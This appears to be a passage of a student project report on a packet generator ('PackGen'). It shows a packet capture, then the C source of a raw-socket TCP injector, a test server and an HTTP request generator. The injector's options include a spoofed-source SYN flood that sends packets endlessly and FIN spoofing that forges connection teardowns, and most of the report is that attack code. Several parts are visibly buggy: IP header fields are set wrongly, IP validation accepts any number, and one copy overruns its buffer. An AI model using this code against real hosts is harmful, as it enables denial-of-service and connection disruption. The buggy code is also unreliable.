 27 16.015551 192.168.1.7  192.168.1.8  TCP   54 search-agent > http [FIN] Seq=1 Win=5840 Len=0
 28 16.017067 192.168.1.8  192.168.1.7  TCP   60 http > search-agent [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
 29 16.017402 192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=541 Win=28992 Len=0 TSval=250156 TSecr=412954
 41 17.524723 192.168.1.7  192.168.1.8  TCP   66 35141 > hydap [FIN, ACK] Seq=541 Ack=1 Win=29248 Len=0 TSval=413331 TSecr=250156
 42 17.527524 192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [FIN, ACK] Seq=1 Ack=542 Win=28992 Len=0 TSval=250534 TSecr=413331
 43 17.527618 192.168.1.7  192.168.1.8  TCP   66 35141 > hydap [ACK] Seq=542 Ack=2 Win=29248 Len=0 TSval=413332 TSecr=250534

0000  08 00 27 61 7d 61 08 00  27 fc 3d 02 08 00 45 00   ..'a}a.. '.=...E.
0010  00 3c f0 53 40 00 40 06  c7 08 c0 a8 01 07 c0 a8   .<.S@.@. ........
0020  01 08 89 45 3a 98 5c a0  cd 25 00 00 00 00 a0 02   ...E:.\. .%......
0030  72 10 83 8e 00 00 02 04  05 b4 04 02 08 0a 00 06   r....... ........

eth0: <live capture in progress> Fil...   Packets: 55 Displayed: 30 Marked: 0
```

……

SOURCE CODE

1. tcpinj.c

```
/** TCP packet injection  ( tcpinj.c)
** Developed  by - Kruthika Manjunath & Lavanya V

Requirements - any POSIX complaint systems with libc installed and root privileges.

COMPILATION: gcc tcpinj.c -o packgen
**/
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<string.h>                    // for string comparison functions
#include <math.h>                      //for the validation of IP address
```

```
#include<sys/types.h>              // POSIX data types here
#include<sys/stat.h>
#include<sys/socket.h>
#include<fcntl.h>

#include<netinet/in.h>             // for header definitions
#include<netinet/ip.h>             // structure for IP Header here
#include<netinet/tcp.h>            // structure for TCP header here

#define SPORT 56321
#define DPORT 56312
#define DELIM "."
char SRC_IP[15];
char DST_IP[15];
struct pseudo_header    //needed for checksum calculation
{
   unsigned int source_address;
   unsigned int dest_address;
   unsigned char placeholder;
   unsigned char protocol;
   unsigned short tcp_length;

   struct tcphdr tcp;  //From the tcp.h header
};
//This function makes sure that data sent is in right form without any errors
unsigned short csum(unsigned short *ptr,int nbytes) {
   register long sum;
   unsigned short oddbyte;
   register short answer;
```

```
    sum=0;
    while(nbytes>1) {
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1) {
        oddbyte=0;
        *((u_char*)&oddbyte)=*(u_char*)ptr;
        sum+=oddbyte;
    }

    sum = (sum>>16)+(sum & 0xffff);
    sum = sum + (sum>>16);
    answer=(short)~sum;

    return(answer);
}
// function to calculate standard CRC-16 checksum
// Credits - W.Richard Stevens
//START DEFINITION
unsigned short ComputeChecksum(unsigned char *header, int len)
{
     short sum = 0;  /* assume 32 bit long, 16 bit short */
     unsigned short *ip_header = (unsigned short *)header;

         while(len > 1)
         {
             sum+= ((*(unsigned short*) ip_header)++);
             if(sum & 0x80000000)   /* if high order bit set, fold */
               sum = (sum & 0xFFFF) + (sum >> 16);
             len -= 2;
        }

        if(len)      /* take care of leftover byte */
            sum += (unsigned short) *(unsigned char *)ip_header;

        while(sum>>16)
            sum = (sum & 0xFFFF) + (sum >> 16);

       return ~sum;
}
//END DEFINITION



//function to populate fields of IP header
//START DEFINITION
struct iphdr* CreateIP_header()
{
             struct iphdr *ip_header;
             ip_header = (struct iphdr *)malloc(sizeof(struct iphdr));  //allocating memory for the IP
header

             ip_header->version = 0x4;
             ip_header->ihl = 0x4 ;
             ip_header->tos = 0x0;
             ip_header->tot_len = sizeof(struct iphdr)+sizeof(struct tcphdr);
             ip_header->id = 0x1;
             ip_header->frag_off= 0;
             ip_header->ttl = 0xFF;
             ip_header->protocol = IPPROTO_TCP;              //setting protocol to TCP
             inet_aton(SRC_IP,(in_addr_t)ip_header->saddr );
             inet_aton(DST_IP,(in_addr_t)ip_header->saddr );
        ip_header->check= ComputeChecksum((unsigned char *)ip_header, ip_header->ihl*4);
//calculating the checksum

        return (ip_header);

}
//END DEFINITION



//function to populate fields of TCP header
//START DEFINITION
struct tcphdr *CreateTCP_header()
{
        struct tcphdr *tcp_header;
        tcp_header = (struct tcphdr *)malloc(sizeof(struct tcphdr));   //allocating memory for
tcp header

        tcp_header->source = htons(SPORT);
        tcp_header->dest = htons(DPORT);
        tcp_header->seq = 0x00001231;
        tcp_header->ack_seq = 0x00000255;
        tcp_header->res1 = 0x0000;
        tcp_header->window= 0x0001;
        tcp_header->check = 0x0001;
        tcp_header->urg_ptr = 0x0000;

        return (tcp_header);
}
//END DEFINITION
```

```
//function to generate TCP packet
//START DEFINITION
unsigned char* createPacket()
{
        unsigned char* packet;
        int packetlength,i;
        struct iphdr* IP_header;
        struct tcphdr* TCP_header;
        char data[10]="objective";    //data

        IP_header=CreateIP_header();
        TCP_header=CreateTCP_header();

        packetlength=sizeof(struct iphdr)+sizeof(struct tcphdr)+sizeof(data);//size of packet is
sum of the size of ip header+tcp header+data
        packet=(unsigned char *)malloc(packetlength); //allocating memory for packet

     //copying the headers into continious memory loactions
        memcpy(packet,IP_header,sizeof(struct iphdr));
        memcpy(packet+sizeof(struct iphdr),TCP_header,sizeof(struct tcphdr));
        memcpy(packet+sizeof(struct iphdr)+sizeof(struct tcphdr),data,60);
  return packet;
}
//END DEFINITION


//function to check if a character is a valid digit
//START DEFINITION
int validdigit(char * ptr)
{
    while(*ptr)
    {   if(*ptr>='0' && *ptr <= '9')         //checking if the char is a valid decimal digit
          ++ptr;
        else
          return 0;
    }
      return 1;
}
//END DEFINITION



//funtion to validate the IP address
//START DEFINITION
int isvalidip(char ip[])
{
   int i ,m ,n, dots;  char *ptr , *pt ;
    n = strlen(ip);
    if(n > 15 || n < 7)      //checking based on the length of IP
            return 0;
    dots = 0;
    if(ip==NULL)   return 0;
    for(i=0;i<n;i++)
    {     if(ip[i]==ip[i+1]=='.')    //checking two consecutive '.'
            return 0;
    }

   ptr = strtok(ip , DELIM);
   if(ptr==NULL)  return 0;
   while(ptr)
   {
        if(!validdigit(ptr) || (strlen(ptr)>3) )
                  return 0;
         m = atoi(ptr);
         if(m >= 0 || m <= 255 )//Checks if consecutive numbers after dot are valid
         {   ptr = strtok( NULL , DELIM);
              if(ptr!=NULL)
                 ++dots;


          }
          else
               return 0;
    }
    if(dots!=3)
          return 0;
    else
              return 1;
}
//END DEFINITION



//usage function to validate the command line arguments
//START DEFINITION
int usageTCP(int count,char* v1,char* v2,char* v3,char* v4, char* v5)
{
  if(count!=6)            //validation based on number of arguments
  {
    printf("Incorrect number of arguments\n FORMAT: ./packgen <protocol> <options> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
    exit(-1);
  }
  if((strcmp(v1,"tcp")!=0)&&(strcmp(v1,"TCP")!=0))      //validation based on protocol name
  {
    printf("INVALID ARGUMENTS\n FORMAT: ./packgen <protocol> <options> <src IP> <dst
IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
    exit(-1);
  }
  if(!(strcmp(v2 , "n")==0 || strcmp(v2 ,"s")==0 || strcmp(v2 , "f")==0))  // Validating the type of
packets to be sent
  {
     printf("INVALID ARGUMENTS\n FORMAT: ./packgen <protocol> <options> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
    exit(-1);
  }
  if(isvalidip(v3)==0)                                //validating source IP
  {
    printf("INVALID ARGUMENTS\n FORMAT: ./packgen <protocol> <options> <src IP> <dst
IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
    exit(-1);
   }
  if(isvalidip(v4)==0)                               //validating destination IP
  {
    printf("INVALID ARGUMENTS\n FORMAT: ./packgen <protocol> <options> <src IP> <dst
IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
    exit(-1);
   }
   if((validdigit(v5)==0) || (isdigit(atoi(v5))!=0) || atoi(v5)>5)                //validating time
interval
```

```
   {
     printf("INVALID ARGUMENTS\n FORMAT: ./packgen <protocol> <options> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
    exit(-1);
   }
  return 1;
}
//END DEFINITION


/*This function creates a single packet based on parameter
 1->SYN packet to flood 2->FIN packet to spoof termination and results in unnecessary use of
bandwidth , the other parameters include the source ip and destination ip */
int Createsinglepacket(int j , char src[] , char dst[] )
{
    //Create a raw socket
    int s = socket (PF_INET, SOCK_RAW, IPPROTO_RAW);
    //buffer to represent the packet
    char buffer[4096] , source_ip[32];
    //IP header
    struct iphdr *iph = (struct iphdr *) buffer;
    //TCP header
    struct tcphdr *tcph = (struct tcphdr *) (buffer + sizeof (struct ip));
    struct sockaddr_in sin;
    struct pseudo_header psh;

    strcpy(source_ip , src);
    sin.sin_family = AF_INET;
    sin.sin_port = htons(80);
    sin.sin_addr.s_addr = inet_addr (dst);
```

```
memset (buffer, 0, 4096); /* zero out the buffer */

//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htons(54321);  //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0;  //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip );//Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;

iph->check = csum ((unsigned short *) buffer, iph->tot_len >> 1);

//TCP Header whose flag values depends on parameter j

tcph->source = htons (1234);
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5;      /* first and only tcp segment */
if(j==2)tcph->fin=1;
else  tcph->fin=0;
if(j==1) tcph->syn=1;
else tcph->syn=0;
tcph->rst=0;
tcph->psh=0;
```

```
    tcph->ack=0;
    tcph->urg=0;
    tcph->window = htons (5840); /* maximum allowed window size */
    tcph->check = 0;/* if you set a checksum to zero, your kernel's IP stack
                should fill in the correct checksum during transmission */
    tcph->urg_ptr = 0;
    //Now the IP checksum

    psh.source_address = inet_addr( source_ip );
    psh.dest_address = sin.sin_addr.s_addr;
    psh.placeholder = 0;
    psh.protocol = IPPROTO_TCP;
    psh.tcp_length = htons(20);
    memcpy(&psh.tcp , tcph , sizeof (struct tcphdr));

    tcph->check = csum( (unsigned short*) &psh , sizeof (struct pseudo_header));

    //IP_HDRINCL to tell the kernel that headers are included in the packet
    int one = 1;
    int i=10;
    const int *val = &one;
    if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
    {
        printf ("Error setting IP_HDRINCL.");
        exit(0);
    }

        //Send the packet with parameters socket , the buffer containing headers and data , total
length of our buffer ,routing flags, normally always 0 , socket addr, just like in a normal send() */
        if (sendto (s,buffer,iph->tot_len,0,(struct sockaddr *) &sin, sizeof (sin)) < 0)
        {
            printf ("error\n");
        }
        //Data send successfully
        else
        {
            printf ("Packet Sent \n");
        }

    return 1;
}

//MAIN FUNCTION
//START DEFINITION
int main(int argc,char* argv[])
{
                int create_sock,cont,check ,i;
                int bufsize=1024;
        const int on = 1;

                struct sockaddr_in address;

        strcpy(SRC_IP,argv[3]);
        strcpy(DST_IP,argv[4]);
        check=usageTCP(argc,argv[1],argv[2],argv[3],argv[4], argv[5]);
         //for SYN flooding
         if((strcmp(argv[2] , "s")==0) && check==1)
         {
            printf("SYN floods is generated. Enter Ctrl + C to terminate \n");
            for(;;){Createsinglepacket(1,SRC_IP,DST_IP);sleep(1);}
             exit(0);
         }
        if(check==1)
        {

                        if((create_sock=socket(AF_INET,SOCK_STREAM,0))>0)    //opening
socket
                                printf("socket was created\n");
                        address.sin_family=AF_INET;
                        address.sin_port=htons(15000);
                        inet_pton(AF_INET,DST_IP,&address.sin_addr);
                        if(connect(create_sock,(struct sockaddr*)&address,sizeof(address))==0)
//establishing connection with server
                {
                                printf("the connection was accepted with the server %s\n",DST_IP);
                     printf("request accepted .... sending packets... \n");
                    }
                else
                {
                  printf("Server unreachable\n");
                  exit(0);
                }


                        i=0;
                if(strcmp(argv[2] , "f")==0)
                {   printf("Fin spoof packet after 5 data packets \n");
                }
                printf("Press Ctrl+C to stop packet generation\n");
                        while(1)
                        {       unsigned char *buffer=malloc(bufsize);
                                buffer=createPacket();                    //generating packet
```

```
                                  sendto(create_sock, buffer,60, 0, (struct sockaddr *)&address,
sizeof(struct sockaddr));     //sending the packet
                  if(i>5)
                  {
                   if(strcmp(argv[2] , "f")==0)
                   {

                     Createsinglepacket(2 ,SRC_IP , DST_IP);  // Creation of FIN packet for fin
spoofing

                         }
                  }
                                  printf("packet on wire\n");
                                  i++;
                                  sleep(atoi(argv[5]));    //delay based on the interval

                        }

            printf("request completed\n");
                return close(create_sock);             //closing socket connection
      }
   //else
           exit(0);
}
//END DEFINITION
```

…………………………………………………………………………………………………

2. servertcpinj.c

```
/** TCP packet injection  ( servertcpinj.c)
```

```
** Developed  by - Kruthika Manjunath , Lavanya.V

Requirements - any POSIX complaint system with libc installed and root privileges.
**/
// COMPILATION INSTRUCTIONS - use the compiler macro "-D_BSD_SOURCE" during
compilation
/* gcc -D_BSD_SOURCE servertcpinj.c -o servertcpinj
./servertcpinj**/
#include<stdio.h>
#include<sys/socket.h>
#include<sys/types.h>
#include<netinet/in.h>
#include<unistd.h>
#include<stdlib.h>
#include<sys/stat.h>
//This function creates and binds a socket . It listens and waits for a connection establishement
from the other end and then receives packets of TCP type from the client and terminates the
connection when the client wants to.
int main()
{
                int create_sock,new_sock,addrlen , cont;
        //create_sock is the socket descriptor
                int bufsize=1024;
        //size of buffer to receive and store data
                unsigned char* buffer=(unsigned char*)malloc(bufsize);
                char number[3];
                int i;
                struct sockaddr_in address;
                if((create_sock=socket(AF_INET,SOCK_STREAM,0))>0)
         //Function socket descriptor once a socket is created
                                printf("THE SOCKET WAS CREATED\n");
                address.sin_family=AF_INET;
                address.sin_addr.s_addr=INADDR_ANY;
                address.sin_port=htons(15000);
                if(bind(create_sock,(struct sockaddr*)&address,sizeof(address))==0)
         //Binding of socket with parameters socket descriptor , address and size of address
                                printf("Binding socket\n");
                listen(create_sock,3);
                addrlen=sizeof(struct sockaddr_in);
        // The below function returns a positive value if a client has accepted its request to connnect
                new_sock=accept(create_sock,(struct sockaddr*)&address,&addrlen);
                if(new_sock>0)
                                printf("Client is connected\n");
        //This function receivesthe data from the client.
                while((cont=recv(new_sock,buffer,sizeof(buffer),0)>0);
        printf("Request completed\n");
         //The created socket is closed
                close(new_sock);
                return close(create_sock);
}

//End of program
……………………………………………………………………………………………………
/* httpgen.cpp PART OF PackGen by Mohit Shrivastava
Generates HTTP packets
Application Layer Support only
*/
#include<sstream>
#include<iostream>
#include<sys/types.h>
#include<string>
#include<string.h>
```

```
#include<sys/stat.h>
#include<arpa/inet.h>          // for inet_addr
#include<netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include<fstream>
using namespace std;
class HttpPacket
{
public:
HttpPacket(char *,char *,char *);
// HEADER FOR HTTP
char HttpURL[256];
char HttpReqType[7];             // GET OR POST with a single space
char HttpVersion[11];           // "/ HTTP/1.1" denotes root with http access
char HttpHost[256];           // host name (recipient of http request)
char HttpUserAgent[33];      // http user agent
char HttpAccept[256];      // MIME type
char HttpAcceptLanguage[15];  // language of user agent
char HttpAcceptEncoding[13];     // encoding accepted
bool HttpDNT;            // Do Not Track MAcro
char HttpConnectionType[11]; // HTTP connection type

// HEADER ENDS ABOVE, THE MESSAGE BODY BELOW CONTAINS POST data
char HttpMsgBody[256];
```

```
};

HttpPacket :: HttpPacket(char *arg1,char *arg2,char *arg3)
{
/* GENERAL HTTP REQUEST  FORMAT
*START*
url
\n
GET / HTTP/1.1
\n
Host: hostname
\n
User-Agent: useragent
\n
Accept: accepttextformat
\n
Accept-Language: language
\n
Accept-Encoding: encoding
\n
DNT: value
\n
Connection: value
\n
MessageBody
*END*
*/

//HttpURL, HttpReqType,HttpHost determined by GUI options OR command line arguments,
others initialised here
strcpy(HttpURL,arg1);
strcpy(HttpReqType,arg2);
strcpy(HttpHost,arg3);

strcpy(HttpVersion,"/ HTTP/1.1");
strcpy(HttpUserAgent,"User-Agent: Pack_Gen Version 1.00");
strcpy(HttpAccept,"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
strcpy(HttpAcceptLanguage,"en-gb,en;q=0.5");
strcpy(HttpAcceptEncoding,"gzip,deflate");
HttpDNT=true;
strcpy(HttpConnectionType,"Keep-Alive");
}



int main(int argc, char *argv[])
{
HttpPacket towrite(argv[1],argv[2],argv[3]);
// format for command line arguments - URL,reqtye,host
int sockfd;
char buffer[10000];
// now write http contents into buffer as per the format  and send as a TCP packet, then clear
buffer and receive a response
struct sockaddr_in serveraddr;
   int port = 80;
ostringstream writer;

writer<<towrite.HttpURL<<"\n"<<towrite.HttpReqType<<"
"<<towrite.HttpVersion<<"\n"<<"Host:
"<<towrite.HttpHost<<"\n"<<towrite.HttpUserAgent<<"\n"<<"Accept: "<<
towrite.HttpAccept<<"\n"<<"Accept-Language:
"<<towrite.HttpAcceptLanguage<<"\n"<<"Accept-Encoding:
"<<towrite.HttpAcceptEncoding<<"\n"<<"DNT: "<<towrite.HttpDNT<<"\n"<<
```

```
"Connection-Type: "<<towrite.HttpConnectionType<<"\n";
string httpcontent=writer.str();
cout<<httpcontent<<endl;

int tcpSocket = socket(AF_INET, SOCK_STREAM,0);

    if (tcpSocket < 0)
        printf("\nError opening socket");
    else
        printf("\nSuccessfully opened socket");
bzero((char *) &serveraddr, sizeof(serveraddr));
    serveraddr.sin_family = AF_INET;
serveraddr.sin_addr.s_addr=inet_addr(argv[3]);
 serveraddr.sin_port = htons(port);
 if (connect(tcpSocket, (struct sockaddr *) &serveraddr, sizeof(serveraddr)) < 0)
        printf("\nError Connecting");
    else
        printf("\nSuccessfully Connected");
memset(buffer,0,10000);
 if (send(tcpSocket, httpcontent.c_str(), httpcontent.length(), 0) < 0)
        printf("Error with send()");
    else
        printf("Successfully sent html fetch request");
// now grab the response from the server and display the contents of the response / webpage sent
recv(tcpSocket,buffer,9999,0);
printf("****************************\n");
printf("%s",buffer);
return 0;
}
```